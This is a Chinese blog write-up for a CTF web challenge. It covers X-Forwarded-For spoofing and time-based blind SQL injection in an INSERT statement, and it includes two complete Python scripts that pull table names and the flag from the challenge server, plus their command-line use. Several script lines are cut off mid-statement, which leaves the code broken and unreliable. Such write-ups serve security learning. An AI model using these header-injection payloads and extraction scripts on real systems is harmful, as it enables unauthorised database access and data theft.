CTF-Web7(涉及盲注脚本）

原创

红烧兔纸 于 2020-08-21 17:04:51 发布 446 收藏 3
分类专栏： CTF-Web

本文链接：https://blog.csdn.net/weixin_39934520/article/details/108147342


7.who are you?

进入这个页面，发现他获取了我的ip，首先想到的就是user agent注入，用updatexml试一下，什么错的没有报...看来这个思路不行（注：user agent注入和updatexml不会的参考Sqli-labs之Less-18和Less-19）

百度了才知道这是一道伪造IP的题，总结下，伪造IP的HTTP头都有这些：

> X-Forwarded-For
>
> Client-IP
>
> x-remote-IP
>
> x-originating-IP
>
> x-remote-addr

一般用的最多的就是前两个，这里我们用X-Forwarded-For来伪造，利用burpsuite工具：



但是很奇怪，尝试各种注入，发现注入的语句给原封不动地显示在页面中，但，如果注入的语句有逗号，则后面的内容就不会显示在页面中。看了下别人的writeup发现，他的后台处理过程大致是这样的，首先获取到HTTP-X-Forwarded-For，对他进行字符串的处理，只截取逗号前的内容，然后直接将其输出到页面，再插入到数据库，但应该没有对插入结果做处理，即没有输出数据库的报错仅输出空，所以想从数据库的报错获取信息应该是不行了，返回页面也是不具判断性的，那么可以考虑时间型的盲注

而且题目说：
我要把攻击我的人都记录db中去!
可以猜测这是一个INSERT INTO的注入，再结合X-Forwarded-For伪造ip，那么此题的漏洞可推断为X-Forwarded-For请求头insert型注入

猜测服务端使用的脚本为

```
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
if (!isset($ip)){
$ip = $_SERVER['REMOTE_ADDR'];
}
$sql = "insert into client_ip(ip) values($ip)";
```

解决该题有3种方法：

1、利用盲注脚本

2、用burp进行时间盲注

3、用sqlmap进行http头的盲注

这里直接介绍第一种：（即二分查找完整py脚本---这个脚本得出的结果会非常慢）

由于没有回显，只能通过基于时间的语法来注入，注入模板为
' or sleep(3 * ({boolean查询})) or '
布尔查询结果为0或1，乘3可以在结果为true时休眠3s。
另外在测试时发现payload逗号后面的字符串被截断了，需要绕过。最终使用的语句如下
sleep(3 * ((select length(group_concat(table_name)) from information_schema where table_schema=database())<20))
sleep(3 * ((select ord(substr(group_concat(table_name) from 1 for 1)) from information_schema where table_schema=database)>50))
通过二分查找可以缩短查询时间，py3脚本：

```
# -*-coding:utf-8-*-
import requests, time, sys
from argparse import ArgumentParser

sqli_tpl = "' or sleep(3 * (({select}){condition})) or '"
select_length_tpl = 'select length(group_concat({field_name})) from {table} {where}'
select_nth_char_tpl = 'select ord(substr(group_concat({field_name}) from {idx} for 1)) from {table} {where}

def test(select, condition):
 print('\ttesting condition:%s\t for select: %s' % (condition, select))
 sqli = sqli_tpl.format(select=select, condition=condition)
 start = time.time()
 try:
  resp = requests.get('http://ctf5.shiyanbar.com/web/wonderkun/index.php', headers={'X-Forwarded-For': sqli
 except KeyboardInterrupt as e:
  print('用户退出!')
  sys.exit(0)
 except BaseException:
  pass
 # 如果响应时间大于3秒，测试条件为true
 return time.time() - start > 3

def binary_search_length(field, table, where):
 print('查询表: %s 中字段: %s 值的总长度' % (table, field))
 select = select_length_tpl.format(field_name=field, table=table, where=(' where ' + where) if where else '
 r = binary_search(select, 0, 10000)
 print('表: %s 中字段: %s 值总长度为: %d' % (table, field, r))
 return r

def binary_search_value(field, table, where, total_length):
 result = ''
 for i in range(1, total_length+1):
  print('正在查询第 %d 个字符' % i)
  select = select_nth_char_tpl.format(field_name=field, table=table, idx=i, where=(' where ' + where) if wh
  value = chr(binary_search(select, 0, 128))
  print('查询成功，第 %d 个字符为 %c' % (i, value))
  result += value
  print('当前结果: %s' % result)
 print('查询结束，表: %s 中字段: %s 的内容为: %s' % (table, field, result))
 return result

def binary_search(select, minV, maxV):
 median = (minV+maxV)//2
 if median == minV:
  return minV if test(select, '='+str(minV)) else maxV
 if test(select, '>='+str(median)):
  return binary_search(select, median, maxV)
```

```
 else:
  return binary_search(select, minV, median)

parser = ArgumentParser(description='基于时间的sql注入测试，通过二分查找实现 --by Monk')
parser.add_argument('-t', '--table', help='要查询的表名', required=True)
parser.add_argument('-f', '--field', help='要查询的字段名', required=True)
parser.add_argument('-w', '--where', help='查询条件')

if __name__ == '__main__':
 args = parser.parse_args()
 length = binary_search_length(args.field, args.table, args.where)
 binary_search_value(args.field, args.table, args.where, length)
```

使用此脚本查询三次即可得到答案

1.查询当前库中的表

python3 ctf_web2_sqli_who_are_you.py -t information_schema.tables -f table_name -w 'table_schema=database()'

得到client_ip,flag

2.查询flag表列名有哪些

python3 ctf_web2_sqli_who_are_you.py -t information_schema.columns -f column_name -w "table_name='flag' and table_schema=database()"


得到只能一个flag列

3.查询flag表的flag列数据

python3 ctf_web2_sqli_who_are_you.py -t flag -f flag

长度为32位，需要几分钟的时间

结果：



（备注：当flag值的结果在到字符100-200多之间不变了，就几乎可以断定就是他了，没必要在运行了，太慢了。）

下面的脚本需要7~8分钟：

（注下面的脚本是在知道表名为flag，字段名也为flag的前提下运行的，数据库名，表名，字段名原理同下面的脚本一样改改就可以使用了）

```
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'  #不区分大小写的

flag = ""
print("Start")
for i in range(33):
    for payload in payloads:
        starttime = time.time()#记录当前时间
        url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"#题目url
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471
                   "Connection": "keep-alive",
                   "X-FORWARDED-FOR":"127.0.0.1' and case when ((select count(flag) from flag where flag li
                   }
        #bp拿到header并对X-FORWARDED-FOR进行修改，后面语句大意为从flag中选择出flag，若首字母段为flag，payload变量拼
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            starttime2 = time.time()
            res = requests.get(url, headers=headers)
            if time.time() - starttime > 5:
                flag += payload
                print('\n flag is:', flag, )
                break
        else:
            print('',)#没啥解释的了，就是不断试payload，找到就接到flag上去然后继续试下一个
print('\n[Finally] current flag is %s' % flag)
```